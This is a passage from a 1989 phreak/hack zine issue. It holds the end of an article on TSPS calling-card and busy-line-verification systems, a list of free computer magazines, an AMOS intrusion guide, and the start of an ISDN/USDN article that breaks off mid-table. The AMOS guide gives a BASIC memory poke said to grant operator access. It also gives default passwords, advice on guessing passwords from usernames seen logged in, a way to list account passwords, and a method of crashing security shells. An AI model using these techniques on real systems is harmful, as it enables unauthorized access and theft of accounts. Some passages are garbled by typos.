I am assuming that everyone reading this file has at least some concept of what a calling card is and how it would be utilized from a local office. The CCS and BNS services are implemented in TSPS by CCIS hardware, SSAS and several processing programs that will not be discussed in this file (ABEGN, ACALL, ASEQ...) The CCS and BNS together provide for the customer an automated credit card calling option that was initially implemented as an alternative to third party billing, collect and large change calls.

In order for the CCS and BNS to function, they require that each TSPS becomes a node on the SPC network, which then allows access to a nationwide database of Billing Validation Applications (BVA). The BVA currently consists of nodes

which are connected by CCIS, and are in turn made up of individual Billing Validation Files (BVF). A BVF is a file of data that is needed by the SPC and associated database software to process queries about the data. Each TSPS is integrated into the SPC network and uses the CCIS direct signaling to access the BVA. Connected in parallel to the BVA is the Network Call Denial (NCD), which allows the call denial to AT&T customers with outstanding bills.

The CCS billing number consists of a 10 digit billing number and a 4 digit PIN. There are two categories that a CCS billing number can fall into and they are as follows:

- 7.0.1) Directory Billing Number

=====

- The billing number is usually the directory number to which the card is billed, and is in the following format: NPA-NXX-XXXX :  
Where the NPA represents Numbering Plan Area, N is a digit 2-9, and X is a digit 0-9.

- 7.0.2) Special Billing Number

=====

- Whereas the typical CCS billing number is described above in 7.0.1, here exists a special type of billing number that bills the card to a special nondirectory billing number. The format for this type of card is as follows: RAO-(0/1)-XX-XXXX : Where the RAO is the

## 235.TXT

Revenue Accounting Office code which assigns the billing number.

The X represents a digit 0-9.

The PIN is a 4 digit number in the format of NYYY, where N is a digit 2-9, and Y a digit 0-9. Each PIN is designated upon assignment to the customer as either restricted or unrestricted. An unrestricted PIN can place calls to all destinations. If the called number is the same as the billing number, only the 4 digit PIN need be entered by the customer. A restricted PIN can only be used for station calls to the billing number. NOTE: A special billing number (section 7.0.2) can only have an unrestricted PIN.

The CCS can be broken down into two basic category of calling types and are as follows:

### 7.1 Customer Dialed CCS Call

=====

The customer initiates the CCS sequence by dialing a 0 + Called Number. The Called number can take the format of a 7 digit number, a 14 digit number or 01+ country code and national number. This information, as well the calling number (originating) is received by TSPS from the CO. OST is then used to determine whether CCS is available/given to the customer. Based on the determined OST features (Does phone have Touch Tone? Is it a coin station?..),



TSPS either routes the call to an operator or provides an alerting tone and announcement to prompt the customer for the CCS number (in the format discussed in sec 7.0). Assuming no operator intervention, the CCS number is subjected to a series of checks and queries detailed below. (sec 7.3)

## 7.2 Operator Dialed CCS Call

=====

There are several ways a customer can receive operator assistance in CCS dialing.

- 7.2.1) 0- call.
- 7.2.2) 0+ Called Number +0
- 7.2.3) 0+ Called Number +Switch-hook flash.
- 7.2.4) 0+ Called Number +No Action.
- 7.2.5) 0+ Called Number +OST feature information requiring operator intervention. Example: Call placed from rotary phone...
- 7.2.6) 0+ octothorpe. A customer dials an octothorpe ( pound key "#") after the initial 0.

When the position is seized if the operator determines that a CCS call is requested, the operator keys in the CCS number (or the PIN only) and call is subjected to a series for checks for validity, detailed below (sec 7.3)

### 7.2.1 Non-TSPS Dailed CCS Call

=====

The TSPS operators do not serve all CCS users. Non-TSPS operators and independent telephone companies also serve CCS customers, and must access the BVA for validity checks.(Examples: mobile,marine,international...) This access to the BVA is provided for cordboards and independent telephone companies by reaching a nearby TSPS, via TSPS base unit inward trunks. A distant operator may reach the BVA by any of the routing codes detailed in section 4.2.6, and the CCS validation is subject to the same security checks detailed below. If a non-TSPS operator dials either KP+(1161 or 1162)+ST, the operator hears a CCS alert tone, and then has one minute in which to dial the 14 digit CCS number. The TSPS initiates a format check, an APF check (see 7.3), and access the BVA to determine the status of the CCS number in question. The following are the different corresponding announcements which would follow:

- Calling Card Service Number Accepted, PIN unrestricted
- Calling Card Service Number Accepted, PIN restricted
- Calling Card Service Number Accepted, RAO unknown
- Calling Card Service Number Rejected

If a CCS number is accepted, the connection to the non-TSPS operator is terminated by the TSPS. If a rejection message results, the operator will be prompted by the alert tone and may attempt to redial the CCS.

### 7.3 CCS Validation

=====

After the CCS billing number is keyed in (either by customer, TSPS operator, or independent operator) the All PINs Fail (APF) feature may cause the card to be rejected and the call to be halted. The APF is a security feature designed to frustrate attempts at discovering valid PINs by a brute force hack method (trial and error). A list of CCS validation failures is maintained, which is updated with both invalid billing numbers and calling numbers. When a number of failures for a given billing number exceeds a specified threshold, in x amount of time, all subsequent attempts are declared invalid for a certain amount of time y (Lock Out Time). Even if the actual PIN is used during the lockout time, the CCS number would be considered invalid, and the call process would be halted.

### 7.4 Billed Number Screening

=====

The BNS service applies to collect and third party billing calls placed through a TSPS operator. The BVF contains information designating certain numbers as "collect denied" or "bill-to-third denied". Each time an operator

attempts to place a collect or third party billing number a BVA and a NCD inquiry are made.

## 8.0 Busy Line Verification

=====

A dedicated network is provided to process BLV calls and traffic. This network originates at the TSPS base office and connects through dedicated trunks to toll, intertoll, and local offices. The equipment consists of the BLV trunk, a TSPS-4 wire bridging repeater, a verification circuit at TSPS, InComing Verification Trunks (ICVT), OutGoing Verification Trunks (OGVT) at both toll and intertoll offices, and Incoming No Test Trunks (INTT) at local offices. The TSPS gains access to a single local, toll, and/or intertoll office.

The initial request for a BLV appears as an position seizure to a TSPS operator over an incoming trunk via a local office or as an inward trunk via a toll office. The initial loop seized becomes the originating loop and is connect in position via an idle TSPS loop. In that the originating loop cannot be connected to the verification loop, the operator must switch between the two.

Security is maintained to insure that a customers privacy is not violated, and

consists of the following:

- 8.0.1) Speech Scrambler at Console Level (not BLV trunk level).
- 8.0.2) Alert Tone Generator (ATG).
- 8.0.3) Translation of the NPA to 0XX or 1XX.
- 8.0.4) Dedicated BLV trunks.
- 8.0.5) Cross office security checks at toll offices.

## 8.1 BLV Processing

=====

When a customer requests that a BLV be preformed on a certain number within the TSPS's LAN the following actions are taken.

- 8.1.1) The TSPS attempts to DDD the number in question , to confirm that the number is indeed busy. This action is preformed so that if in the event that an recorded error announcement is reached, the operator may understand the nature of the error without the speech scrambler interfering in quality.
- 8.1.2) If the line is confirmed to be busy and the customer requests further action, the operator then attempts verification through the BLV network. The operator then presses the VFY key, in which case an attempt at a BLV will be made if and only if the following conditions

are met:

- 8.1.2.1) There is an idle loop at the position

=====

- This condition must be met because the BLV trunk must be placed in a loop with the Traffic Service Position. If there are no idle loops remaining the BLV cannot be processed. This condition can be gotten around by the operator pressing the POS TRSFR key, which causes all the calls in the hold state to be transferred to loops on the original operator position.

- 8.1.2.2) The call is on an incoming/inward trunk

=====

- This insures that an operator cannot perform a BLV without a originating customer request.

- 8.1.2.3) The called party is off-hook

=====

- See 8.1.2.2

- 8.1.2.4) The called number is a domestic number

=====

- That is the called number cannot be an overseas number.

- 8.1.2.5) The call has no forward connection

=====

- This ensures that the busy condition detected by the INTT is not due to the connection of the calling party.

- 8.1.2.6) The line number can be verified

=====

- This condition would fail if the local office is not served by the BLV network...

- ..or the number in question is excluded from BLV calls  
(Example: Emergency or Police Lines...)

- 8.1.3) The BLV is preformed and the BLV trunk dropped by pressing the REC MSG key for an incoming call or VFY for an inward call.

## 9.0 Conclusion : Acknowledgements and References

=====

I have assumed that the reader of this file has a general working knowledge of phone systems and their associated terminology. As it is impossible to

please everyone, some readers will find this file too advanced while others will find it lacking in several areas...too bad. This file has intentionally \*not\* covered previously released information on TSPS found in files by other authors, in an attempt to provide the phreak/hack community with another source of information to be used in conjunction with the existing ones. The following reading list is highly recommend for furthering ones knowledge on TSPS, and is as follows:

- Understanding TSPS Part 1: The Console - Written by The Marauder, LOD/H  
Technical Journal: Issue No. 1, file #4.
- Busy Line Verification Part 1 - Written by Phantom Phreaker, Phrack Vol 2,  
Issue XI, file #10.
- Busy Line Verification Part 2 - Written by Phantom Phreaker, Phrack Vol 2,  
Issue XII, file #8
- Telephony Magazine

#### 9.1 Acknowledgements

=====

- Eastwind...the Man Behind the Garbage Can...
- AT&T



235.TXT

- My Local RBOC...and all of the Trash that's fit to print

P/HUN Issue #4, Volume 2: Phile 7 of 11

DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

5/19/89

\* Free Computer Magazines \*

5/19/89

by

+ Southern Cross +

## TPT Networking Management

1421 S. Sheridan

P.O. Box 21728

Tulsa, OK 74101-9977

# Computer Design

Recommended

P.O. Box 2389

Tulsa, OK 74101-9933

235.TXT

Scientific Computing & Automation      Recommended

301 Gibraltar Drive

P.O. Box 608

Morris Plains, NJ 07950-0608

Industrial Product Bulletin

301 Gibraltar Drive

P.O.Box 650

Morris Plains, NJ 07950-0650

Computer Products

301 Gibraltar Drive

P.O. Box 601

Morris Plains, NJ 07950-9813

Connect Journal of Computer Networking

3165 Kifer Rd.

P.O.Box 58145

Santa Clara, CA 95052

Microcomputer Solutions Magazine

Intel Corporation

GRI-58

P.O. Box 58065

235.TXT

Santa Clara, CA 95052-8065

Evaluation Engineering

2504 North Tamiami Trail

Nokomis, FL 34275-9987

Electronics

Recommended

P.O. Box No. 2713

Clinton, Iowa 52735

Systems Integration

P.O. Box 5051

Denver, CO 80217

EDN

Recommended

P.O. Box 5262

Denver, CO 80217-9865

Computer Technology Review

Recommended

West World Productions, Inc.

924 Westwood Blvd., Suite 650

Los Angeles, CA 90024-2910

Microwave Journal

Recommended

235.TXT

685 Canton Street

Norwood, MA 02062

NASA Tech Briefs

Recommended

Associated Business Publications

41 E. 42nd St., Suite 921

New York, NY 10164-0672

Computer & Software News

A Lebhar-Friedman Publication

Grand Central Station

P.O. Box 3119

New York, NY 10164-0659

Compliance Engineering

Recommended

629 Massachusetts Avenue

Boxborough, MA 01719-9974

Government Computer News

P.O. Box 3705

McLean, VA 22103

Federal Computer Week

3110 Fairview Park Drive

235.TXT

Falls Church, VA 22042-4599

Defense Electronics

Recommended

EW Communications, Inc.

P.O. Box 50249

Palo Alto, CA 94303-9983

Defense Computing

Recommended

P.O. Box 5286

Pittsfield, MA 01203-5286

Laurin Publishing Co., Inc.

Photonics Spectra

P.O. Box 2037

Pittsfield, MA 01202-9925

Computer Graphics Review

P.O. Box 12950

Overland Park, KS 66212-0950

Electronic Design

Recommended

VNU Business Publications

P.O. Box 5194

Pittsfield, MA 01203-5194

235.TXT

Electronic Products

Recommended

P.O. Box 5317

Pittsfield, MA 01203-9899

Software Magazine

Not Recommended

P.O. Box 542

Winchester, MA 01890

Specialized Products Company

Recommended

2117 W. Walnut Hill Lane

Irving, TX 75038-9955

The LAN Catalog & Black Box Catalog

Black Box Corporation

P.O. Box 12800

Pittsburgh, PA 15241-9912

Computer-Aided Engineering

A Penton Publication

1100 Superior Avenue

Cleveland, OH 44197-8006

PERX (catalog)

235.TXT

1730 S. Amphlett Blvd., Dept. 222

San Mateo, CA 94402

Anasco (catalog)

Commerce Center Building

42A Cherry Hill Drive

Danvers, MA 01923-9916

MetraByte Corporation (catalog)

Recommended

440 Myles Standish Blvd.

Taunton, MA 02780

Micro Networks (A/D catalog)

Recommended

324 Clark Street

Worcester, MA 01606

Programmer's Connection

7249 Whipple Ave. NW

North Canton, OH 44720

Burr-Brown Corporation (catalog)

P.O. Box 11400

Tucson, AZ 85734

WAVETEK San Diego (catalog) 235.TXT  
Recommended

P.O. Box 85434

San Diego, CA 92138

Digi-Key Corporation (catalog) Recommended

701 Brooks Avenue South

P.O. Box 677

Thief River Falls, MN 56701-0677

Consumertronics Co. (catalog) Recommended

2011 Crescent Drive, P.O. Drawer 537

Alamogordo, NM 88310

Time Motion Tools (catalog)

410 South Douglas Street

El Segundo, CA 90245

EXAR Corporation (modem design catalog)

750 Palomar Ave.

P.O. Box 3575

Sunnyvale, CA 94088

ATTN: Marketing Communications

Chilton's Instrumentation & Control News

Box 2006



Radnor, PA 19089-9975

Communications Week

P.O. Box 2070

Manhasset, NY 11030

Computer Systems News

CMP Publications, Inc.

600 Community Drive

Manhasset, NY 11030

Electronic Engineering Times

Circulation Dep't.

Box 2010

Manhasset, NY 11030

Network World

P.O. Box 1021

Southeastern, PA 19398-9979

Digital Review

P.O. Box 40065

Philadelphia, PA 19106-9931

Digital News

P.O. Box 593

Winchester, MA 01890-9953

DEC Professional

P.O. Box 503

Spring House, PA 19477-0503

Macintosh News

Circulations Dep't.

P.O. Box 2180

Manhasset, NY 11030

UNIX Today!

CMP Publications, Inc.

600 Community Drive

Manhasset, NY 11030

LAN Times

122 East 1700 South

P.O. Box 5900

Provo, UT 84601

Electronic Business

235.TXT

275 Washington Street  
Newton, MA 02158-1630

PCNetwork

P.O. Box 457  
Newton, NJ 07860

INFO World  
P.O. Box 5994  
Pasadena, CA 91107

|                              |                 |
|------------------------------|-----------------|
| Reseller Management          | Not Recommended |
| 301 Gibraltar Drive          |                 |
| P.O. Box 601                 |                 |
| Morris Plains, NJ 07950-9811 |                 |

|                        |                 |
|------------------------|-----------------|
| Computer Reseller News | Not Recommended |
| CMP Publications, Inc. |                 |
| 600 Community Drive    |                 |
| Manhasset, NY 11030    |                 |

This is a partial list of free computer magazines and newspapers of interest to the hacker/phreaker community. Just ask for a free subscription form, fill it out, and you'll have enough to read for a long time! (You also get to

235.TXT

stay on top of the "state" of the art) The recommended mags have articles, products, schematics, and diagrams of particular interest and application for most of the community. (You'll find that they're an education unto themselves

+SC+

Cruise Director

S.S. Phuntastic

(...lost in a sea of paper...)

=====

```

+++++
+          P/HUN Issue #4, Volume 2: Phile 8 of 11          +
+          DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD +
+          A Guide to Hacking AMOS                          +
+          -----                                           +
+          By  NightCrawler                                +
+++++
```

The Alpha Micro computer is a fairly easy system to understand, for those of you familiar with VAX systems. The operating system (AMOS) is a ripoff of the DEC stuff, so many commands are similar. This is a guide on how to use the Alpha.

Background on security:

-----

When the Alpha Micro leaves the factory, they do not have any type of security feature built into it, except for certain higher end models, which will be discussed later. Thus, if the user installs a modem directly to the system, and you call in, you'll be at the OS level already. Pretty easy, eh?

Due to the lack of a cursor display character, the pound sign (#) will be used to represent the cursor throughout this document. The prompt for AMOS is a period, which users refer to as the dot. When you log on, you'll see this:

.#

At this point, you can type away and use the various accounts and programs on the system. When you first connect, depending on how the last user left the modem, you may or may not be logged in to a partition. To verify this, type in the LOG command.

.LOG

235.TXT

The computer will respond in one of two fashions. If it says "Not logged in", then you will have to log to an existing account. If it says "Current login is DSK1:[203,1]", then there is no need to scan for an account right away.

Perhaps the most important thing to do after this is to do a SYSTAT, which will let you know who else is on the system, and what account, program is being run, and other info. Example:

.SYSTAT

Status of AMOS/L version 1.3D(165) on Friday, November 11, 1988 03:24:54 PM

```
JOB1  TRM1  DSK1:201,3  0067732 ^C CONECT 122880 bytes at 4505554
JOB2  TRM2  DSK0:1,2    0024984 TI SYSACT 176800 bytes at 4505554
JOB3  TRM3  Not logged  0015460 ^C MEMORY 12288 bytes at 3137554
MODEM HAYES DSK0:1,4    0037325 SL SYSTAT 67912 bytes at 2179023
```

4 jobs allocated on system, 3 jobs in use (3 logged in)

Total memory on system is 2048K bytes

System uptime is 07:28:19

```
DSK0          26402 blocks free          DSK1          3578 blocks free
```

4 devices on system, total of 29980 blocks free

.#

Here's a quick rundown on what each column means...

Col 1: The name of the job

Col 2: The terminal to which the job is attached

Col 3: The device and account into which the job is logged

Col 4: The octal memory address where the JCB is located

Col 5: Terminal status of for that job

Col 6: Last program run by that job

Col 7: Number of bytes (decimal) of memory allocated

Col 8: Octal memory address for beginning memory partition

The rest is self explanatory. The 5th column (terminal status) has numerous codes which need to be given. Here's the abbreviation and what it stands for:

|    |                                |
|----|--------------------------------|
| TI | Terminal input wait state      |
| TO | Terminal output wait state     |
| LD | Program load state             |
| SL | Sleep state                    |
| IO | I/O access other than terminal |
| EW | External wait state            |
| RN | Running                        |

|    |                 |
|----|-----------------|
| SP | Suspended state |
| SW | Semaphore wait  |
| ^C | Control-C       |

The SYSTAT program can be used even when you are not logged in, which is a plus if you wish to access an account without knowing the password. There is another program, called STAT, but don't use this. It constantly updates the screen, and will mess you up if you're using a modem.

Before going further, it should be mentioned on how the Alpha Micro computer is structured. On each system, a number of hard drives subdivided into logical units are encountered. These may be named in any fashion by the sysop, following only the limitation of the LU being three letters or less in length. This is then followed by the device number. Sample LU's may look like: DSK0:, DSK1:, WIN0:, HWK3:, etc.

On each disk is found a grouping of accounts, also known as partitions, or PPN's (project, programmer number). It is in these accounts where you log in to, and execute programs. These are enclosed in square brackets [], to separate them from the disk specification. When used all together, it looks like this:

DSK0:[1,2], DSK0:[1,4], WIN3:[100,0], DSK4:[377,7]



System Commands:

-----

When in doubt, type HELP. This will give you some online information the system you are currently logged in to. Below are a list of some of the more common commands that you can use.

ASCDMP -- displays the data in physical blocks in ASCII form.  
ATTACH -- connects a job to a terminal.  
BASIC -- places you in interactive BASIC mode.  
BATCH -- loads frequently used commands to your memory partition.  
BAUD -- change the baud rate of your terminal.  
CAL100 -- allows you to calibrate the clock oscillator.  
CLEAR -- write zeroes to all free disk blocks.  
COMPIL -- use this to compile BASIC programs.  
COPY -- copies one or more files between accounts or disks.  
CREATE -- creates a random file of specified size (any size!!).  
CRT610 -- verifies quality of videocassette backup media.  
DATE -- returns with current system date.  
DING -- rings the terminal bell.  
DIR -- gives a directory listing for specific files or accounts.  
DIRSEQ -- alphabetizes all current entries in an account.

235.TXT

DSKANA -- analyzes the data on a disk, and reports errors.

DSKCPY -- copies contents of one disk and places on another disk.

DSKDDT -- allows you to examine and change data directly on disk.

DSKPAK -- packs the blocks in use to create area of free blocks.

DUMP -- display file contents & memory to the screen.

ERASE -- deletes one or more files from disk.

ERSATZ -- displays the currently defined ersatz names.

FIX -- disassemble assembler (.LIT) code.

FORCE -- allows you to send terminal input to another job.

HELP -- displays all available help files for the system.

JOBALC -- displays your job name.

JOBPRI -- determine your job priority, and change other's priority.

JOBS -- shows all jobs on system, and how many are in use.

KILL -- kill the program being run by another job, or a single job.

LNKLIT -- creates ML programs by linking object code files.

LOAD -- loads disk files into your memory partition as mem modules.

LOG -- logs you into an account so you can access the files there.

LOGOFF -- logs you out of the account you were logged into.

MAKE -- creates the first record of a SEQ file (make a bogus file).

MEMORY -- allocates memory to your job (e.g. .MEMORY 64K).

MONTST -- tests the system monitor by bringing up the system new.

MOUNT -- see which disks are on the system. Do a /U to unmount a disk.

M68 -- assemble an assembler program to an unlinnked ML file.

PASS -- allows you to change your account password.

235.TXT

PPN -- displays a list of all accounts on a logical device (eg DSK0:).

PRINT -- send one or more files to a printer.

QDT -- allows you to examine and modify locations in memory.

REBOOT -- reboots the system after hitting RETURN.

REDALL -- diagnostic test that looks at disk & reports read errors.

RENAME -- rename files in an account from one name to another.

RUN -- runs a compiled BASIC program.

SAVE -- save memory modules as disk files.

SEND -- send messages to other terminals on the system.

SET -- set terminal handling options for your terminal.

SLEEP -- put your job to "sleep" for a period of time.

SORT -- alphabetically & numerically sort data in a SEQ file.

STAT -- displays & continually updates status of all system jobs.

SUBMIT -- used to enter, change, or delete files from task manager.

SYSACT -- used to change account passwords, or initialize a disk.

SYSTAT -- mentioned above.

TIME -- displays or sets the time of day.

TRMDEF -- gives information about the system terminals.

TYPE -- displays a text file to the screen (use the /P switch).

VCRRES -- read files from videocassette to disk.

VCRSAV -- save files from disk to videocassette.

VER -- gives you version of current operating system level.

VUE -- create and enter text editor. Use ESCape to toggle modes.

## 235.TXT

You have to be careful with how the programs are used. If done inappropriately, you could do major damage to the computer. Many of the above programs can only be executed from the operator account DSK0:[1,2].

+++++

Entering via BASIC:

There is a back door in the version of BASIC that comes bundled with AMOS. Depending on the type of security present, you can gain access to the system operator account (DSK0:[1,2]), which gives you the power to do quite a few things. What the command essentially does is poke into memory the appropriate values to give you sysop access.

Type this in at the dot prompt (.) :

.BASIC

AlphaBASIC Version 1.3 (217)

READY

#

Once inside BASIC, type in this command as seen below; it doesn't matter if you use upper or lower case.

```
WORD(WORD(1072)+20)=258
```

```
BYE
```

.#

The BYE command exits you out of BASIC and puts you back at the OS level. You can also rename files and open files via BASIC.

Depending on the security in the system, if you typed in everything as above, you should be logged into DSK0:[1,2], also known as OPR:. This is the system operator's account, from which all types of commands can be issued.

+++++

When you finally get connected to the system, you need some place to log in to. There are certain default accounts on every system. These are:

```
235.TXT
OPR:  --> DSK0:[1,2]      SYS:  --> DSK0:[1,4]
DVR:  --> DSK0:[1,6]      CMD:  --> DSK0:[2,2]
LIB:  --> DSK0:[7,0]      HLP:  --> DSK0:[7,1]
      BOX:  --> DSK0:[7,2]      BAS:  --> DSK0:[7,6]
MAC:  --> DSK0:[7,7]
```

While logging around to the different accounts, some will have defined "ersatz" names. This means that besides the [p,pn] specification, you can access that account with a defined name. In the above examples, logging into SYS: is the same as logging into DSK0:[1,4].

As mentioned previously, older models of the Alpha Micro did not have any security built in to them. Later versions of the operating have changed this, though. Once you get connected and you try to log into an account, you may be asked for a password. The word you type is not echoed on your screen. Two default passwords that you can try for logging purposes are "DEMO" and "SYSTEM SERVICE". These are not case-sensitive, so you can type them in either upper or lower case. If neither of these work (which is unlikely, since people are too lazy to change them), try running the SYSTAT command.

What happens is that you will often see people logged in under a short (6 digits or less) user name, such as JOHN, AMY, SUSAN, etc. Try logging

235.TXT

in with one of these as your PW. 80 per cent of the time it will work.

If you've gotten into the system this far, then good. There are lots of things to do or access. If you're looking around for information, these are contained in files that end in a .TXT extension. These may be examined by using the TYPE command from AMOS. The syntax would be:

```
.TYPE MODEM.TXT/P
```

The /P is not required, but is useful, because otherwise the file would be displayed too quickly for you to look at. The /P switch displays the contents one page at a time. Pressing <RET> will scroll through the text. One word of warning: Don't use the TYPE command on .LIT, .SBR, or .OBJ files; doing so will usually result in your terminal being locked up, effectively ending your session.

Now let's say you wanted to check out the files that are in other accounts. Usually all that is needed is to simply log there. However, certain accounts will be passworded. There is no simple way to just dump the contents of a disk block and see what the PW is. There are alternatives, however. One method is to log into the operator account (DSK0:[1,2]) and use the SYSACT command. This lets you to various things to the disk, but the one you would be concerned about lists all of the accounts on a particular disk. The command works like this:

.#

.SYSACT DSK0:

Use the "H" to get a listing of all the available commands from within  
SYSACT.

\*

\*h

Implemented commands are:

|       |                                   |
|-------|-----------------------------------|
| A PPN | - Add a new account               |
| C PPN | - Change password of an account   |
| D PPN | - Delete an account               |
| E     | - Rewrite MFD and exit to monitor |
| H     | - Help (Print instructions)       |
| I     | - Initialize entire disk          |
| L     | - List current accounts           |

The last one "L" is the one we're concerned with. Press <RET> after it to see a listing of all the accounts on the disk. Passwords (if any) will be displayed to the right. The "C" option will allow you to change the PW on an individual account. Then press "E" to go back to the command level.

If you want to check out a file a little less elegantly, this may be done



by simply copying the file to an unpassworded account or by typing the file from another account.

+++++

Account and file structure:

As explained before, there are accounts on the disk, which may or may not contain files in them. AMOS maintains this account structure on the disk. In fact, a listing of which files belong in what account are kept track of in the account directory.

There are two types of files that are possible on the Alpha Micro: sequential (linked) and random (contiguous) files. Each block is 512 bytes y. Files may not overlap onto another disk, and each disk block has a unique number by which it is referenced to via AMOS.

The format of most Alpha files are sequential -- AMOS reads in each disk block of the file, which tells it the disk address of the next disk block. The key point is that to access one block of data, you have to access all preceding blocks.

When AMOS writes a sequential file to the disk, it looks for the first free

disk block. It writes a copy of the first file block into that disk location. Next, it looks for another free disk block. This next disk block may or may not be anywhere near the first block used. This process goes on until the entire file is transferred to the disk. The disk blocks that make up the file may be scattered across the disk. Each disk block in the file contains a portion of the file; it also contains the address of the next disk block used by the file.

```

*-----*-----*
| Address of| Data in  |
| next block| file block|
*-----*-----*

```

Sequential files are also called linked files because the disk blocks are linked together by the information in each block that points to the address of the next disk block. The last block in the file is designated as such by a link of zero. It looks like this:

```

                                     /---X
/-----X      /-----X      !    |
!              !    !              !    !    X
*-----*-----* ! *-----*-----* ! *-----*-----*
| Address of| DATA | ->| Address of| DATA | !->| EOF      | DATA |
| next block|      |   | next block|      |   | Zero link|      |

```

\*-----\*-----\* \*-----\*-----\* \*-----\*-----\*

Random files differ from their sequential counterparts because the data in them can be accessed randomly. AMOS knows how long the files are, and also knows exactly where the files begin on the disk. The operating system can therefore access any block in a file by computing an offset value from the front of the file, and then reading the proper disk location. The distinction between random and sequential is that since the disk blocks don't have to be accessed in any particular order, AMOS can locate specific data in a file quicker.

When a random file is written to disk, the first free groups of contiguous blocks are searched for which are large enough to hold the entire file. If there aren't enough blocks on the disk, the message "Disk full" appears.

Random files look something like this:

```
*-----*-----*-----*-----*
| File block #1 | File block #2 | File block #3 | File block #4 |
*-----*-----*-----*-----*
```

Once a random file is allocated on the disk, it is not possible to expand it. Random files are used mainly for applications where the file length remains

constant.

The first block on a disk (block 0) is the disk ID block. Alpha Micros use this disk block to maintain permanent identification information about the disk. The next block (block 1) is the Master File Directory (MFD). At block 2 lies the disk bitmap. The bitmap is the structure that keeps track of which blocks on the disk are in use, and which are available. The bitmap contains one bit for each block on the disk. If a block is in use, the bit in the bitmap that represents that disk block is a 1; if the block is available for use, its bit in the bitmap is a 0. The bitmap is permanently stored on the disk beginning with block 2 and extending as far as necessary. The last two words in the bitmap form a hash total. If some data in the bitmap becomes destroyed, then there is a chance that data corruption has occurred. The ocre for writing data to the disk is:

- [1] Find in memory a copy of the bitp of the disk to be accessedd.
- [2] Computer the hash total of the bitmap & check agains the sh.
- [3] Consult bitmap to see the next free block.
- [4] Change bitmap to shockthe block is in use.
- [5] Recompute bitmap hash to reflect the modified bmap.
- [6] Write modified bitmap back out to the disk.
- [7] Write thata to the chosen block.

Every disk contains one Master File Directory (MFD). Each disk contains one MFD. The MFD is one block long, and contains an entry of four words for each user account allocated on that disk. This poses the limitation of having a maximum of 63 user accounts per disk.

Each entry in the MFD identifies a specific account directory. Individual account directories are known as User File Directories (UFDs). The entry contains the account PPN, number of the first block used by the UFD, and a password assigned (if any). The MFD contains one entry for every UFD on the disk. One UFD exists for each user account; it contains one entry for each login that account. These contain various sorts of information relating to the file. A UFD may consist of more than one disk block; if it is larger than one block, the first word of the UFD is nonzero and gives the link to the next UFD block.

+++++

Since the existing security on the Alpha Micro is lax, third party companies have written their own security systems, making it considerably more difficult to access a system. However, all is not lost. There are a few ways to make things easier.

Default passwords are the first step. One of the security systems, known as TSASS, has the default passwords of MAL, MAL, MAL for its prompts. You

235.TXT

will know that you've encountered an Alpha Micro running TSASS by the message: "Welcome to a Time Shar and Security System". Another security package, UltraSafe, has the default PW's of OPR, OPR, OPR. An UltraSafe system is harder to recognize because the prompts can be changed, although some more common ones ask for NAME, PORD, and GROUP.

The next option is if you have found a password that lets you in, it may be one of low security. This can automatically chain you into a menu or shell program. Depending on how the system is configured, a string of Control C (or any other key sequence) can mess up the buffer, automatically causing the security system to crash, and bringing you to AMOS, without being confined to the security program. The input must be typed in rapidly, or it won't work. This method works for both TSASS and UltraSafe.

Note: This file is written for informational purposes only, to give you an idea of the workings of computer security for the Alpha Micro Operating System (AMOS). If you want more information on the inner workings of this operating system, then get in touch with me.

Nightcrawler out!

=====

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

\$ P/HUN Issue #4 \$

\$ Volume 2: Phile 9 of 11 \$

\$ \$

\$ \$

\$ USDN VERSUS ISDN \$

\$ ----- \$

\$ \$

\$ by \$

\$ \$

\$ \$

\$ LORD MICRO \$

\$ \*\*\*\*\* \$

\$ \$

\$ TOLL CENTER BBS - (718)-358-9209 \$

\$ A 2600 MAGAZINE BBS \$

\$ \$

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

PREFACE: The integrated services digital network (ISDN) is a long-range plan for systematically upgrading the telecommunications networks of various countries to provide both voice and data services on a single physical network. European countries have been the major force behind degining ISDN. The U.S.

however, will require a variant of ISDN, because its communications industry operates in a competitive user-oriented environment. This article describes the differences in implementation and services that can be expected with USDN (the U.S. version of ISDN) and identifies unresolved issues that should concern the data communications manager.

## INTRODUCTION

-----

The ISDN proposal has recieved worldwide attention for at least a decade. Constrained by an apathetic marketplace, technical limitations, economic considerations, and the slow pace involved in establishing acceptable world-wide standards, implementation of ISDN has occured principally in laboratories only.

The International Telegraph and Telephone Consultative Committee (CCITT) has attempted to define and obtain general consesus regarding ISDN objectives, interfaces, services, and standards. The CCITT-backed ISDN principally represents European interests. Although the U.S. is represented in the CCITT and offers support for its programs, the major telecommunications organizations in the U.S. are more interested in establishing their own standards and programs. So, while ISDN seems to be gaining more U.S. support, it continues to reflect a European perspective. Recently, the term USDN has been used to distinguish the modifications to



ISDN that are expected to evolve in the U.S. The USDN concept is one of integrated access to multiple networks, rather than the integrated services on one network approach of the ISDN proposal.

The U.S. telecommunications industry has long recognized that ISDN would have a somewhat modified personality in the U.S. Several industry-wide ISDN conferences addressed the U.S. equivalent to ISDN, but none of the conference committees proposed that the U.S. adopt ISDN totally, because of the unique characteristics of the U.S. communications environment.

#### THE U.S. COMMUNICATIONS ENVIRONMENT

-----

The unique U.S. communications industry characteristics that influence the USDN effort are described in the following section. These characteristics are summarized in Table 1, which compares the U.S. communications environment with the environment in other countries.

The Competitive Marketplace: In the U.S., the privately managed telephone industry responds, rapidly to user demands for new services. In most other countries, however, services are established in a slow, deliberate program by one government-administrated source, usually the country's postal, telephone, and telegraph (PTT) agency. The users then decide if and how they will use the services offered.

Technology Advances: Second only to the competitive marketplace, technology advances include component developments such as as memory devices, VLSI chip design, and optical elements. Developments in the system architecture, networking, and functional interfaces in transmission and switching technologies are equally important in defining the USDN concept.

Less Restrictive National Standards: Because standards imply conformity, they can restrain innovation. Because they are not required to undergo a lengthy standards-approval cycle, U.S. manufacturers are free to produce systems that are incompatible with existing equipment. De facto standards are often established by the market's acceptance of a particular system.

#### Comparing ISDN and USDN

| FEATURES                             | CLASSICAL ISDN<br>ENVIRONMENT | USDN ENVIRONMENT                       |
